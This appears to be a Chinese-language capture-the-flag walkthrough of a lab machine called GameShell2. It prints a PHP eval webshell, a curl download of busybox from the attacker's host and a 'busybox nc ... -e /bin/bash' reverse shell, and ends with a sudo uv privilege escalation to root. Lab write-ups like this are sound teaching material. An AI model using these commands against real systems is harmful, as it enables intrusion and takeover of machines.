
- `ttyd` 在本机监听端口 **7681**
- 浏览器连接到 ttyd 后，它会自动运行 **snake. Sh**
- 所以访问 http://$ip/terminal 实际上是通过 Web 服务器代理到 `127.0.0.1:7681` 这个 ttyd

`-H X-Forwarded-User -u 1000 -g 1000` ：

- 当浏览器访问 `/terminal` 时，如果前端 Web 服务器（比如 nginx）添加了 `X-Forwarded-User: dt` 这样的头
- Ttyd 会用这个值作为 **模拟的终端用户**
- 也就是说，你打开网页终端时 ttyd "看到"的用户名是 HTTP 头里的值，而不是服务器本地的用户名 常用于 **单点登录（SSO）或反向代理认证。**

那登录的密码 `purple1` 哪里来的呢？

```
grep -R "/terminal" /etc 2>/dev/null
```



```
dt@GameShell2:/tmp$ grep -R "/terminal" /etc 2>/dev/null
/etc/security/group.conf:# the combination of individual users/terminals etc is a logic list
/etc/security/time.conf:# the combination of individual users/terminals etc is a logic list
/etc/apache2/sites-enabled/000-default.conf:    # ===================== 新增: /terminal 路径的认证+反向代理 =====================
/etc/apache2/sites-enabled/000-default.conf:    <Location /terminal>
/etc/apache2/sites-enabled/000-default.conf:    # 3. 反向代理配置（转发 /terminal 到本地 ttyd 服务）
/etc/apache2/sites-enabled/000-default.conf:    ProxyPass /terminal ws://127.0.0.1:7681/
/etc/apache2/sites-enabled/000-default.conf:    ProxyPassReverse /terminal ws://127.0.0.1:7681/
/etc/apache2/sites-enabled/000-default.conf:    ProxyPass /terminal http://127.0.0.1:7681/
/etc/apache2/sites-enabled/000-default.conf:    ProxyPassReverse /terminal http://127.0.0.1:7681/
/etc/apache2/sites-available/000-default.conf:    # ===================== 新增: /terminal 路径的认证+反向代理 =====================
/etc/apache2/sites-available/000-default.conf:    <Location /terminal>
/etc/apache2/sites-available/000-default.conf:    # 3. 反向代理配置（转发 /terminal 到本地 ttyd 服务）
/etc/apache2/sites-available/000-default.conf:    ProxyPass /terminal ws://127.0.0.1:7681/
/etc/apache2/sites-available/000-default.conf:    ProxyPassReverse /terminal ws://127.0.0.1:7681/
/etc/apache2/sites-available/000-default.conf:    ProxyPass /terminal http://127.0.0.1:7681/
/etc/apache2/sites-available/000-default.conf:    ProxyPassReverse /terminal http://127.0.0.1:7681/
```


`/etc/apache2/sites-available` 和 `/etc/apache2/sites-enabled` 区别：

/etc/apache 2/sites-available/

- **存放所有可用的站点配置文件**
- 文件在这里存在 **不代表已经启用**
- 你可以在这里编辑、创建虚拟主机

/etc/apache 2/sites-enabled/

- **存放已启用站点配置的符号链接（symlink）**
- 文件通常是从 `sites-available` 中 ln -s 链过去的
- Apache 只会加载这个目录里的配置




```
dt@GameShell2:/tmp$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
    # 保留默认站点配置：根目录 /var/www/html，访问 127.0.0.1 指向该目录
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # 日志配置（保留默认）
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # ===================== 新增：/terminal 路径的认证+反向代理 =====================
    <Location /terminal>
        # 1. Apache 基础认证（弱口令，供选手猜测）
        AuthType Basic
        AuthName "Web Terminal Auth"
        AuthUserFile /etc/apache2/.htpasswd
        Require valid-user

        # 2. 向 ttyd 传递认证头（与 ttyd -H 选项对应）
        RequestHeader set X-Forwarded-User "%{REMOTE_USER}s"
    </Location>

    # 3. 反向代理配置（转发 /terminal 到本地 ttyd 服务）
    # WebSocket 转发（ttyd 依赖 WebSocket 通信，必须配置）
    ProxyPass /terminal ws://127.0.0.1:7681/
    ProxyPassReverse /terminal ws://127.0.0.1:7681/
    # HTTP 转发（初始访问和静态资源加载）
    ProxyPass /terminal http://127.0.0.1:7681/
    ProxyPassReverse /terminal http://127.0.0.1:7681/

    # ===================== 保留默认目录权限配置 =====================
    <Directory /var/www/html>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

用户名 `dt` 和 `purple1` 这个密码就存储在 `/etc/apache2/.htpasswd` 里面

```
dt@GameShell2:/tmp$ cat /etc/apache2/.htpasswd
dt:$apr1$1uILOl8r$dE2E5Og4uypb1rYWODivg0
```


家目录还有一个 `phpsploit` 文件夹




```
dt@GameShell2:~$ ls -la
total 60
drwxr-xr-x  8 dt   dt   4096 Dec 11 02:39 .
drwxr-xr-x  3 root root 4096 Nov 21 02:57 ..
lrwxrwxrwx  1 root root    9 Nov 21 03:54 .bash_history -> /dev/null
-rw-r--r--  1 dt   dt    220 Apr 18  2019 .bash_logout
-rw-r--r--  1 dt   dt   1583 Dec 11 02:36 .bashrc
-rw-r--r--  1 dt   dt   4068 Dec 11 02:36 .bashrc.bak
drwxr-xr-x  4 dt   dt   4096 Dec 11 02:14 .cache
drwx------  3 dt   dt   4096 Dec 11 02:39 .gnupg
drwx------  4 dt   dt   4096 Dec 11 02:14 .local
drwxr-xr-x  3 dt   dt   4096 Nov 21 03:01 .phpsploit
drwxr-xr-x 12 dt   dt   4096 Nov 21 03:01 phpsploit
-rw-r--r--  1 dt   dt    807 Apr 18  2019 .profile
```

这个是一个后渗透的工具，做权限维持的，所以应该已经存在 Shell 了，只不过需要找到，当前 `/var/www/html` 已经看完了，但是 `/var/www/dev` 看不到，该目录是属于 `www-data` 的

既然如此，是否需要配置 DNS 才能访问？




```
dt@GameShell2:~$ ls -la /etc/apache2/sites-available/
total 24
drwxr-xr-x 2 root root 4096 Nov 21 03:27 .
drwxr-xr-x 8 root root 4096 Nov 21 03:28 ..
-rw-r--r-- 1 root root 1414 Nov 21 03:27 000-default.conf
-rw-r--r-- 1 root root 6338 Aug 14  2024 default-ssl.conf
-rw-r--r-- 1 root root  412 Nov 21 03:06 dev.astra.dsz.conf
```



```
dt@GameShell2:~$ cat /etc/apache2/sites-available/dev.astra.dsz.conf
<VirtualHost *:80>
    # 虚拟主机域名（需与 /etc/hosts 一致）
    ServerName dev.astra.dsz

    DocumentRoot /var/www/dev

    <Directory /var/www/dev>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/dev.astra.dsz.error.log
    CustomLog ${APACHE_LOG_DIR}/dev.astra.dsz.access.log combined
</VirtualHost>
```

```
$ip dev.astra.dsz
```

修改到 `/etc/hosts` 中，然后访问



```
<h1>Dev Environment - dev.astra.dsz</h1>
<!-- webshell is ready -->
```


提权 - `www-data`

源代码提示已经写入 webshell 了，所以我们应该扫描一下

```
gobuster dir -u http://dev.astra.dsz/ -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0)
Gecko/20100101 Firefox/139.0"
-x php -b 404
```


```
/backdoor.php         (Status: 200) [Size: 0]
```

```
phpsploit > set TARGET http://dev.astra.dsz/backdoor.php
phpsploit > exploit
phpsploit(dev.astra.dsz) > run "whoami"
```



```
[*] 26 plugins correctly loaded
phpsploit > set TARGET http://dev.astra.dsz/backdoor.php
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPL01T']); ?>

[*] Sending payload to http://dev.astra.dsz:80/backdoor.php ...
[*] Shell obtained by PHP (192.168.56.1 -> 192.168.56.155)

Connected to Linux server (dev.astra.dsz)
running PHP 8.3.19 on Apache/2.4.62 (Debian)
phpsploit(dev.astra.dsz) > run "whoami"
www-data
phpsploit(dev.astra.dsz) > 
```

下载 `busybox` 反弹 Shell



```
phpsploit(dev.astra.dsz) > run "curl 192.168.56.1/busybox -o /tmp/busybox"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100  952k  100  952k    0     0  18.9M      0 --:--:-- --:--:-- --:--:-- 19.7M
phpsploit(dev.astra.dsz) > run "chmod +x /tmp/busybox"
phpsploit(dev.astra.dsz) > run "/tmp/busybox nc 192.168.56.1 4444 -e /bin/bash"
```

```
phpsploit(dev.astra.dsz) > run "curl 192.168.56.1/busybox -o /tmp/busybox"
phpsploit(dev.astra.dsz) > run "chmod +x /tmp/busybox"
phpsploit(dev.astra.dsz) > run "/tmp/busybox nc 192.168.56.1 4444 -e
/bin/bash"
```

提权 - `Root`

`sudo -l`：

```
(ALL) NOPASSWD: /usr/local/bin/uv
```

```
www-data@GameShell2:/tmp$ cat exploit.py
import os; os.system("/bin/bash")
```

直接利用 uv 的 `run` 运行 python 脚本提权：

```
www-data@GameShell2:/tmp$ sudo /usr/local/bin/uv run exploit.py
root@GameShell2:/tmp# whoami
```

```
root
root@GameShell2:/tmp# cat /root/root.txt
flag{root-983b0f2b5412aadd94ed08f249355686}
```